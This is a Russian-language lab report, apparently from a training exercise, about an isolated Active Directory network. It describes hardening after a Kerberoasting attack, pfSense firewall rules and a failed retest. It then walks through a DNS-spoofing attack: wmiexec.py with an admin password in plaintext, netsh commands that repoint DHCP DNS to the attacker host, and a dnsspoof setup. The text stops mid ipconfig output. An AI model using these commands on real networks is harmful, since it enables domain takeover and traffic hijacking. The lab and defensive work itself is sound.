
Реализация Мер Безопасности и Противодействие Проведенным Атакам

После успешного моделирования многоэтапной атаки, включающей разведку сети, компрометацию учетной записи обычного пользователя, повышение привилегий до уровня администратора домена через атаку Kerberoasting, получение несанкционированного доступа к контроллеру домена и попытку закрепления в системе, был предпринят комплекс мер по усилению безопасности корпоративной сети corp.local. Целью данных мероприятий являлось устранение выявленных уязвимостей и предотвращение повторения аналогичных атак в будущем.

1. Усиление Защиты от Атак на Протоколы Разрешения Имен и SMB


Первоначальный этап атаки включал получение NTLM-хеша пароля пользователя JohnSnow с использованием инструмента Responder, что стало возможным из-за особенностей работы протоколов LLMNR, NBT-NS и потенциальных слабостей в конфигурации SMB. Для противодействия этому были приняты следующие меры: Для минимизации поверхности атаки, связанной с отправлением ответов на широковещательные запросы имен, протоколы LLMNR и NetBIOS (через TCP/IP) были отключены на всех компьютерах домена с использованием Групповой Политики. Отключение LLMNR было выполнено через политику "Отключить многоадресное разрешение имен" в разделе Конфигурация компьютера -> Политики -> Административные шаблоны -> Сеть -> DNS-клиент. Отключение NetBIOS через TCP/IP рекомендуется реализовывать через настройки DHCP-сервера или непосредственно в свойствах сетевых адаптеров клиентов и серверов, установив соответствующий параметр

на вкладке WINS свойств протокола IPv4. Это лишает атакующего возможности легко перехватывать запросы имен и перенаправлять пользователей на вредоносные ресурсы с помощью инструментов типа Responder.



Для защиты от атак ретрансляции SMB (SMB Relay) и других атак типа "человек посередине", нацеленных на протокол SMB, была настроена Групповая Политика, требующая обязательного использования цифровой подписи для SMB-трафика. В GPO, примененной к домену (например, в Default Domain Policy или специализированной


политике безопасности), в разделе Конфигурация компьютера -> Политики -> Конфигурация Windows -> Параметры безопасности -> Локальные политики -> Параметры безопасности были включены параметры "Сетевой клиент Microsoft: всегда использовать цифровую подпись" и "Сетевой сервер Microsoft: всегда использовать цифровую подпись". Это обеспечивает целостность и аутентичность SMB-коммуникаций, затрудняя их перехват и модификацию.



2. Усиление Политики Паролей и Защита от Kerberoasting

Атака Kerberoasting на учетную запись администратора VinDieselADMIN стала возможной из-за регистрации на ней SPN и потенциально слабого пароля. Меры защиты направлены на устранение этих факторов.

Ранее настроенная политика паролей была перепроверена и подтверждена как адекватная базовая мера. Для сервисных и административных учетных записей критически важно использовать уникальные, очень длинные и сложные, случайно сгенерированные пароли, которые регулярно меняются. Пароли учетных записей были изменены на более трудные, которые отвечают всем мерам безопасности.



Зарегистрированный для corp0\VinDiesel SPN (SvcAdminTool/windows-server.corp.local) был удален с помощью команды setspn -D SvcAdminTool/windows-server.corp.local corp0\VinDiesel. Это устранило непосредственную уязвимость данной учетной записи к Kerberoasting через этот SPN.

```

Administrator: Windows PowerShell
Windows PowerShell
(C) Корпорация Майкрософт (Microsoft Corporation). Все права защищены.

PS C:\Windows\system32> setspn -L VinDiesel
Зарегистрирован ServicePrincipalNames для CN=Vin Diesel,OU=_Users,DC=corp,DC=local:
    SvcAdminTool/windows-server.corp.local
PS C:\Windows\system32> setspn -D SvcAdminTool/windows-server.corp.local VinDiesel
Отмена регистрации ServicePrincipalNames для CN=Vin Diesel,OU=_Users,DC=corp,DC=local
    SvcAdminTool/windows-server.corp.local
Обновленный объект
PS C:\Windows\system32>

```

Была продемонстрирована важность регулярной проверки SPN, зарегистрированных в домене, с помощью команды setspn -Q /* или PowerShell-скриптов (Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties ServicePrincipalName). Такой аудит позволяет выявлять SPN, привязанные к пользовательским учетным записям (особенно привилегированным) или к неактивным аккаунтам, которые могут стать целью для Kerberoasting.

```
PS C:\Windows\system32> setspn -Q /*  
Проверка домена DC=corp,DC=local  
CN=corp,OU=Domain Controllers,DC=corp,DC=local  
Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/CORP.corp.local  
ldap/CORP.corp.local/ForestDnsZones.corp.local  
ldap/CORP.corp.local/DomainDnsZones.corp.local  
DNS/CORP.corp.local  
GC/CORP.corp.local/corp.local  
RestrictedKrbHost/CORP.corp.local  
RestrictedKrbHost/CORP  
RPC/c8d589f0-1a83-48f0-b0a0-fba9703462e0._msdcs.corp.local  
HOST/CORP/CORP0  
HOST/CORP.corp.local/CORP0  
HOST/CORP  
HOST/CORP.corp.local  
HOST/CORP.corp.local/corp.local  
E3514235-4B06-11D1-AB04-00C04FC2DCD2/c8d589f0-1a83-48f0-b0a0-fba9703462e0/corp.local  
ldap/CORP/CORP0  
ldap/c8d589f0-1a83-48f0-b0a0-fba9703462e0._msdcs.corp.local  
ldap/CORP.corp.local/CORP0  
ldap/CORP  
ldap/CORP.corp.local  
ldap/CORP.corp.local/corp.local  
CN=krbtgt,CN=Users,DC=corp,DC=local  
kadmin/changepw  
CN=Vin Diesel,OU=_Users,DC=corp,DC=local  
HOST/VinDiesel  
HOST/VinDiesel.corp.local  
CN=DESKTOP-09FB4GN,CN=Computers,DC=corp,DC=local  
RestrictedKrbHost/DESKTOP-09FB4GN  
HOST/DESKTOP-09FB4GN  
RestrictedKrbHost/DESKTOP-09FB4GN.corp.local  
HOST/DESKTOP-09FB4GN.corp.local  
CN=DESKTOP-U5GGIP4,CN=Computers,DC=corp,DC=local  
TERMSRV/DESKTOP-U5GGIP4  
TERMSRV/DESKTOP-U5GGIP4.corp.local  
RestrictedKrbHost/DESKTOP-U5GGIP4  
HOST/DESKTOP-U5GGIP4  
RestrictedKrbHost/DESKTOP-U5GGIP4.corp.local  
HOST/DESKTOP-U5GGIP4.corp.local  
Найдено существующее SPN.
```

Было отмечено, что для запуска служб вместо обычных пользовательских учетных записей (даже административных) следует использовать gMSA или MSA. Эти специальные учетные записи управляются системой, имеют автоматически генерируемые и регулярно обновляемые очень сложные пароли, и не могут использоваться для интерактивного входа, что практически полностью устраняет риск Kerberoasting для служб, работающих под их управлением.

Подчеркнута необходимость строгого соблюдения принципа наименьших привилегий. Учетные записи (особенно сервисные и административные) должны обладать только теми правами, которые им абсолютно необходимы для выполнения их функций. Администратор VinDieselADMIN не должен использоваться для запуска служб, если для этого можно создать специальную сервисную учетную запись с ограниченными правами или использовать gMSA.

3. Защита Контроллера Домена от Несанкционированного Доступа и Закрепления Бэкдоров


После получения доступа к DC с правами администратора, атакующий пытался закрепиться в системе. Для противодействия этому были предприняты и рассмотрены следующие меры:

Ключевым шагом стала настройка брандмауэра на блокировку всех исходящих соединений по умолчанию для доменного профиля. Затем были созданы необходимые разрешающие правила для легитимного исходящего трафика, такого как DNS-форвардинг (TCP/UDP порт 53 на разрешенные DNS-серверы), синхронизация времени (NTP, UDP порт 123) и доступ к серверам обновлений Windows (TCP порты 80, 443 для системных

процессов svchost.exe и wuaclt.exe). Это значительно затрудняет установку обратных соединений бэкдорами на произвольные порты атакующего. Входящие правила также были проверены на предмет минимизации разрешенных подключений.



Были проверены и активированы все ключевые функции Windows Defender: защита в режиме реального времени, облачная защита, автоматическая отправка образцов и защита от подделки. Дополнительно была настроена функция "Контролируемый доступ к папкам" для защиты системных и пользовательских папок от несанкционированного изменения вредоносными программами, такими как шифровальщики или бэкдоры, пытающиеся записать себя в неожиданные места.



Обсуждалась возможность использования AppLocker для создания "белых списков" разрешенных приложений и запрета запуска исполняемых файлов из небезопасных расположений. Хотя полная настройка AppLocker не проводилась на этом этапе, его потенциал для предотвращения запуска неавторизованных бэкдоров был отмечен.

Была подчеркнута важность регулярного мониторинга запланированных задач, служб и ключей автозагрузки реестра (например, с помощью утилиты Autoruns) для своевременного обнаружения попыток закрепления.

Отмечена роль NIDS/IPS на pfSense (Snort/Suricata), которые после этапа атаки следует перевести в режим предотвращения (IPS) и настроить с более строгими правилами для блокировки вредоносного трафика и обнаружения аномалий. Указано, что в корпоративных средах для более глубокого анализа поведения на конечных точках и проактивного обнаружения угроз используются EDR-решения, которые дополняют возможности традиционных антивирусов.

4. Введение правил фаерволла на pfSense.

После проведения этапа имитации атак, следующим критически важным шагом является усиление периметра безопасности корпоративной сети. Основным инструментом для этого в нашей лабораторной среде выступает межсетевой экран pfSense, который контролирует весь трафик между корпоративным сегментом (LAN - 192.168.50.0/24), сетью атакующего (ATTACK_NET - 192.168.20.0/24) и внешней сетью (WAN). Целью является реализация принципа наименьших привилегий, разрешая только абсолютно необходимый трафик и блокируя все остальное, особенно попытки несанкционированного доступа из менее доверенных сетей.

Правила для интерфейса ATTACK_NET (192.168.20.0/24). На данном интерфейсе, к которому подключена машина атакующего (Kali Linux), была реализована строгая политика изоляции корпоративной сети. Первоочередное правило, установленное в самом верху списка для этого интерфейса, полностью блокирует любой IPv4 трафик, инициированный из сети ATTACK_NET (источник 192.168.20.0/24) и направленный в корпоративную сеть LAN (назначение 192.168.50.0/24). Это правило, описанное как "BLOCK ALL TRAFF FROM HACKERS", эффективно предотвращает любые попытки сканирования, эксплуатации уязвимостей или прямого подключения со стороны атакующей машины к ресурсам корпоративной сети. Для данного правила включено логирование, что позволяет отслеживать и анализировать заблокированные попытки доступа. Ниже этого блокирующего правила размещено разрешающее правило "HACKERS TO INTERNET ALLOW", которое предоставляет машинам из ATTACK_NET доступ к любым внешним ресурсам (Интернет), что может быть необходимо для обновления инструментов атакующего или других исследовательских целей, но не позволяет им достичь защищаемой корпоративной сети.

Rules (Drag to Change Order)											
	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input type="checkbox"/>	X 0/9 KIB	IPv4 *	192.168.20.0/24	*	192.168.50.0/24	*	*	none		BLOCK ALL TRAFF FROM HACKERS	
<input type="checkbox"/>	✓ 0/20 KIB	IPv4 *	192.168.20.0/24	*	*	*	*	none		HACKERS TO INTERNET ALLOW	

Buttons at the bottom: Add, Add, Delete, Toggle, Copy, Save, Separator.

Правила для интерфейса LAN (192.168.50.0/24). Для интерфейса корпоративной сети основной задачей является обеспечение необходимой функциональности для легитимных пользователей и служб, при этом минимизируя риски и ограничивая избыточный исходящий трафик. Во-первых, настроено правило "Anti-Lockout Rule", разрешающее доступ к веб-интерфейсу управления pfSense по протоколу HTTPS (порт 443) с IP-адресов, принадлежащих сети CORP_LAN (источник 192.168.50.0/24, назначение – IP-адрес pfSense на данном интерфейсе, 192.168.50.1). Это предотвращает случайную блокировку административного доступа. Далее, вместо общего правила "разрешить все исходящее", которое использовалось на начальном этапе, настроены более гранулярные правила. Разрешены исходящие DNS-запросы (TCP/UDP порт 53) от машин корпоративной сети к контроллеру домена (192.168.50.10), который является основным DNS-сервером для домена corp.local. Также, если контроллер домена настроен на использование pfSense в качестве DNS-форвардера или если клиентам необходим прямой доступ к DNS-сервису pfSense, соответствующее правило разрешает трафик на 192.168.50.1 по порту 53. Для доступа в Интернет разрешен исходящий трафик по протоколам HTTP (TCP порт 80) и

HTTPS (TCP порт 443) от сети CORP_LAN к любым внешним адресам (кроме частных сетей RFC1918, для большей безопасности). Разрешена синхронизация времени по протоколу NTP (UDP порт 123). Важным изменением стало удаление или отключение правила, которое ранее разрешало SMB-трафик из LAN на IP-адрес pfSense в сети ATTACK_NET, так как оно представляло ненужный риск. Также, если протокол IPv6 активно не используется и не защищен, весь исходящий IPv6 трафик из LAN блокируется для уменьшения поверхности атаки. Весь остальной исходящий трафик, не разрешенный явными правилами, блокируется неявным правилом "deny all" в конце списка.


Rules (Drag to Change Order)											
	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/>	✓ 1/1.09 MiB	*	*	*	LAN Address	80	*	*		Anti-Lockout Rule	
<input type="checkbox"/>	✓ 0/0 B	IPv4 TCP	192.168.50.0/24	*	LAN address	443 (HTTPS)	*	none		Allow LAN to manage pfSense	
<input type="checkbox"/>	✗ 0/0 B	IPv4	*	192.168.50.0/24	*	192.168.20.0/24	*	*	none	BLOCK TRAFFIC TO HACKERS	
<input type="checkbox"/>	✓ 0/0 B	IPv4 TCP/UDP	192.168.50.0/24	*	192.168.50.10	53 (DNS)	*	none		Allow LAN to DC for DNS	
<input type="checkbox"/>	✓ 0/0 B	IPv4 TCP/UDP	192.168.50.10	*	*	53 (DNS)	*	none		Allow FC Outbound DNS Queries	

5. Повторение атаки

Начнем со сканирования при помощи nmap уже известного клиента, который ранее подвергался атаке, а именно Windows10 с учетной записью работника John Snow.

```
(esofl㉿esofl)-[~]
$ sudo nmap -O 192.168.50.100
[sudo] password for esofl:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-19 03:32 EEST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.21 seconds
```

Не получаем никаких результатов сканирования. Попробуем запустить responder на Кали и методом соц. Инженерии вынудить работника запустить .html.



Видим то, что хэш и остальные учетные данные не захватываются. Трафик, судя по всему, блокирует фаерволл. Следовательно, атака не удалась.

Атака 2

DNS-спуфинг

1. Получение Первоначального Доступа и Управление DHCP-сервером

Первоначальным шагом к реализации атаки стала компрометация доменного контроллера, который также выполнял функции DHCP-сервера в целевой подсети `192.168.50.0/24`. Получение административных привилегий на данном сервере было осуществлено посредством инструмента wmiexec.py, запущенного с Kali Linux. Этот метод позволил получить удаленный shell в контексте администратора.

```
(esofl㉿esofl) [ /usr/share/doc/python3-impacket/examples ]
$ python3 wmiexec.py -codec cp866 CORP0/VinDiesel:theykilledkenny\!666@192.168.50.10
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>netsh dhcp server 192.168.50.10 scope 192.168.50.0 delete optionvalue 6

Контекст текущей области изменен на область 192.168.50.0.

Команда успешно выполнена.

C:\>
```

После успешного получения доступа возникла задача модификации опций DHCP-сервера для перенаправления DNS-запросов клиентов. Команды “netsh dhcp server 192.168.50.10 scope 192.168.50.0 delete optionvalue 6” и “netsh dhcp server 192.168.50.10 scope 192.168.50.0 set optionvalue 6 IPADDRESS 192.168.20.2” были выполнены для удаления существующих записей DNS-серверов в DHCP-области и установки IP-адреса Kali Linux (192.168.20.2) в качестве нового DNS-сервера.

2. Решение Проблемы Валидации DNS-сервера

В ходе выполнения команды "netsh set optionvalue", DHCP-сервер Windows предпринял попытку валидации указанного IP-адреса ("192.168.20.2") как действующего DNS-сервера. Поскольку на Kali Linux в этот момент не был запущен полноценный DNS-сервис, а "dnsspoof" еще не был активирован, валидация завершилась неудачей с сообщением "Сервер 192.168.20.2 не является допустимым DNS-сервером". Это потребовало временного развертывания базового DNS-сервиса на Kali Linux.

Для решения этой проблемы был выбран "dnsmasq" – легковесный DNS/DHCP сервер. "dnsmasq" был установлен и настроен на прослушивание порта 53 по адресу "192.168.20.2" и перенаправление запросов на внешние DNS-серверы (например, "1.1.1.1" и "8.8.8.8"). Конфигурация "dnsmasq" гарантировала, что Kali Linux могла отвечать на стандартные DNS-запросы, успешно проходя валидацию DHCP-сервером.

```
# Listen on this specific interface only.
listen-address=192.168.20.2

# Specify DNS servers to forward queries to (e.g., Cloudflare, Google).
server=1.1.1.1
server=8.8.8.8

# Do not read /etc/resolv.conf.
no-resolv
```

После запуска "dnsmasq", команда "netsh dhcp server ... set optionvalue 6 IPADDRESS 192.168.20.2" была повторена и успешно выполнилась, подтверждая принятие Kali Linux как валидного DNS-сервера.

3. Настройка клиентских машин и подготовка к спуфингу

После модификации DHCP-сервера, для проверки, после обновления настроек, проверка командой "ipconfig /all" подтвердила, что "192.168.20.2" теперь является единственным назначенным DNS-сервером. С установленным DNS-сервером на клиенте, следующим шагом стала активация самой атаки DNS Spoofing. Перед запуском "dnsspoof" был остановлен "dnsmasq", "dnsspoof" был запущен с параметрами, указывающими на используемый сетевой интерфейс ("eth0"), файл правил подмены DNS ("dnsspoof.hosts") и цель перехвата ("host 192.168.50.102 and port 53").

```
C:\Users\VinDiesel>ipconfig /all

Настройка протокола IP для Windows

Имя компьютера . . . . . : DESKTOP-U5GGIP4
Основной DNS-суффикс . . . . . : corp.local
Тип узла. . . . . : Гибридный
IP-маршрутизация включена . . . . . : Нет
WINS-прокси включен . . . . . : Нет
Порядок просмотра суффиксов DNS . . . : corp.local


Адаптер Ethernet Ethernet:

DNS-суффикс подключения . . . . . : corp.local
Описание. . . . . : Intel(R) PRO/1000 MT Desktop Adapter
Физический адрес. . . . . : 08-00-27-BD-11-5E
DHCP включен. . . . . : Да
Автонастройка включена. . . . . : Да
IPv4-адрес. . . . . : 192.168.50.102(Основной)
Маска подсети . . . . . : 255.255.255.0
